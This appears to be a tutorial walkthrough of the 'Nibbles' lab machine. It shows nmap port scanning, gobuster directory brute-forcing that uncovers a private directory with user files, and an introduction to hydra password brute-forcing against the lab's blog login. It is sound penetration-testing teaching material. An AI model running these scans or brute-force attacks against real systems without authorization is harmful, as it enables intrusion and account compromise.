


Hacking / Walkthrough

A green padlock icon is centered in the image, partially overlapping the text. The background is dark with glowing blue and white circuit-like patterns, suggesting a digital or technological theme.

Nibbles is a fairly simple machine, however with the inclusion of a login blacklist, it is a fair bit more challenging to find valid credentials. Luckily, a username can be enumerated and guessing the correct password does not take long for most.






/etc/hosts file

- Add the domain to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:

```
10.10.11.XXX nibbles.htb
```



Standard Pwning Recipe

- Attack Vector: Network
 - Recon / Enumeration
 - Identify & Exploit a Vulnerability
 - Gain Initial Access / Foothold
- Attack Vector: Local User
 - Recon / Enumeration
 - Identify & Exploit another Vulnerability
 - Escalate Privileges




user.txt



root.txt



#1 Network & Vulnerability Scan



Provides **network services** to applications

HTTP, FTP, SMTP, SSH, etc.



Letter content, e.g. Invoice, postcard

Ensures **reliable data transfer** between devices


TCP Port 1337



Apartment number

Routing of data packets within and between networks

IPv4 Address 203.0.113.45




Postal address

Physical Transmission of Data

- Ethernet (LAN cable)
- Wi-Fi

MAC Address 48:2C:6A:1E:59:3F



Road + post truck

nmap the network mapper

Basic usage

Target = hostname or IP address

```
$ nmap <target>
```

Port specification

Scan specific ports

```
$ nmap -p21,22,80-99 <target>
```

Scan all ports

```
$ nmap -p- <target>
```

Timing options

Minimal rate (packets/sec)

```
$ nmap --min-rate=1000 <target>
```

Timing templates (0-5, higher is faster)

```
$ nmap -T4 <target>
```

Version Scanning

Determining service/version information

```
$ nmap -sV <target>
```

Script Scanning

Run nmap default scripts

```
$ nmap -sC <target>
```

nmap (1st pass)

```
$ nmap -T4 nibbles.htb
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-02 17:54 EDT
```

```
Nmap scan report for nibbles.htb (10.129.7.80)
```

```
Host is up (0.0081s latency).
```

```
Not shown: 998 closed tcp ports (conn-refused)
```

```
PORT      STATE SERVICE
```

```
22/tcp open  ssh
```

```
80/tcp open  http
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```


nmap (2nd pass)



```
$ nmap -sC -sV -p 22,80 nibbles.htb

...
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256  22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256  e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.03 seconds
```

Question 1

How many open TCP ports are listening on Nibbles?



Question 2

What is the relative path on the webserver to a blog?

Nibbles Yum yum

There are no posts

[Home](#)

CATEGORIES

[Uncategorised](#)
[Music](#)
[Videos](#)

HELLO WORLD

Hello world

LATEST POSTS

MY IMAGE

PAGES

[Home](#)

Question 3

What content management system is being used by the blog?

Fuzzing // Forceful Browsing // URL Brute-Forcing

Why?

- Web server pages are served and reachable, regardless if linked to or not
- Examples of unlinked resource:
 - Admin panels
 - Backup directories
 - Credentials in .env files, or source code in .git/ repositories
- Obscurity is the only thing protecting them

How?

- Use a wordlist of known, common filenames/paths
- Such wordlists are readily available online (search for “seclists”)
- Use a “fuzzer” tool to query the webserver
- Win

gobuster directory/file busting tool

```
$ gobuster dir -u <target-url> -w <wordlist> -t <num-threads> -x <exts>
```

Directory brute-
forcing mode

Target URL

<http://nibbles.htb/nibbleblog>

Path to
wordlist file

Pwnbox wordlists are
located at
/usr/share/wordlists/

Number of
concurrent threads
(default 10)

You might want to
crank that up if
you're impatient

File extensions to
search for

For example:
php,txt


```
➡️ [*]$ gobuster dir -u http://nibbles.htb/nibbleblog -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40 -x php,txt
```

```
Gobuster v3.6
```

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
[+] Url: http://nibbles.htb/nibbleblog
[+] Method: GET
[+] Threads: 40
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt
[+] Timeout: 10s
```

```
Starting gobuster in directory enumeration mode
```

```
/index.php (Status: 200) [Size: 2987]
/sitemap.php (Status: 200) [Size: 402]
/content (Status: 301) [Size: 323] [--> http://nibbles.htb/nibbleblog/content/]
/themes (Status: 301) [Size: 322] [--> http://nibbles.htb/nibbleblog/themes/]
/feed.php (Status: 200) [Size: 302]
/admin (Status: 301) [Size: 321] [--> http://nibbles.htb/nibbleblog/admin/]
/admin.php (Status: 200) [Size: 1401]
/plugins (Status: 301) [Size: 323] [--> http://nibbles.htb/nibbleblog/plugins/]
/install.php (Status: 200) [Size: 78]
/update.php (Status: 200) [Size: 1622]
/README (Status: 200) [Size: 4628]
/languages (Status: 301) [Size: 325] [--> http://nibbles.htb/nibbleblog/languages/]
/.php (Status: 403) [Size: 301]
/LICENSE.txt (Status: 200) [Size: 35148]
/COPYRIGHT.txt (Status: 200) [Size: 1272]
/.php (Status: 403) [Size: 301]
```

```
Progress: 661680 / 661683 (100.00%)
```

```
Finished
```

Index of /nibbleblog/content/private — Mozilla Firefox

Index of /nibbleblog/content/ ×

+

← → ↻ 🏠

🛡️ Not Secure http://nibbles.htb/nibbleblog/content/private/ ☆

Index of /nibbleblog/content/private

	Name	Last modified	Size	Description
📁	Parent Directory		-	
📄	categories.xml	2017-12-10 22:52	325	
📄	comments.xml	2017-12-10 22:52	431	
📄	config.xml	2017-12-10 22:52	1.9K	
📄	keys.php	2017-12-10 12:20	191	
📄	notifications.xml	2017-12-29 05:42	1.1K	
📄	pages.xml	2017-12-28 15:59	95	
📁	plugins/	2017-12-10 23:27	-	
📄	posts.xml	2017-12-28 15:38	93	
📄	shadow.php	2017-12-10 12:20	210	
📄	tags.xml	2017-12-28 15:38	97	
📄	users.xml	2017-12-29 05:42	370	

Apache/2.4.18 (Ubuntu) Server at nibbles.htb Port 80

Question 4

What is the relative path to an XML file that contains the admin username?



Not Secure

http://nibbles.htb/nibbleblog/admin.php



Sign in to Nibbleblog admin area

Incorrect username or password. [Forgot password](#)

☐ Remember me[←Back to blog](#)

hydra online bruteforce attack tool

Single
username
specified

Multiple
passwords
from wordlist

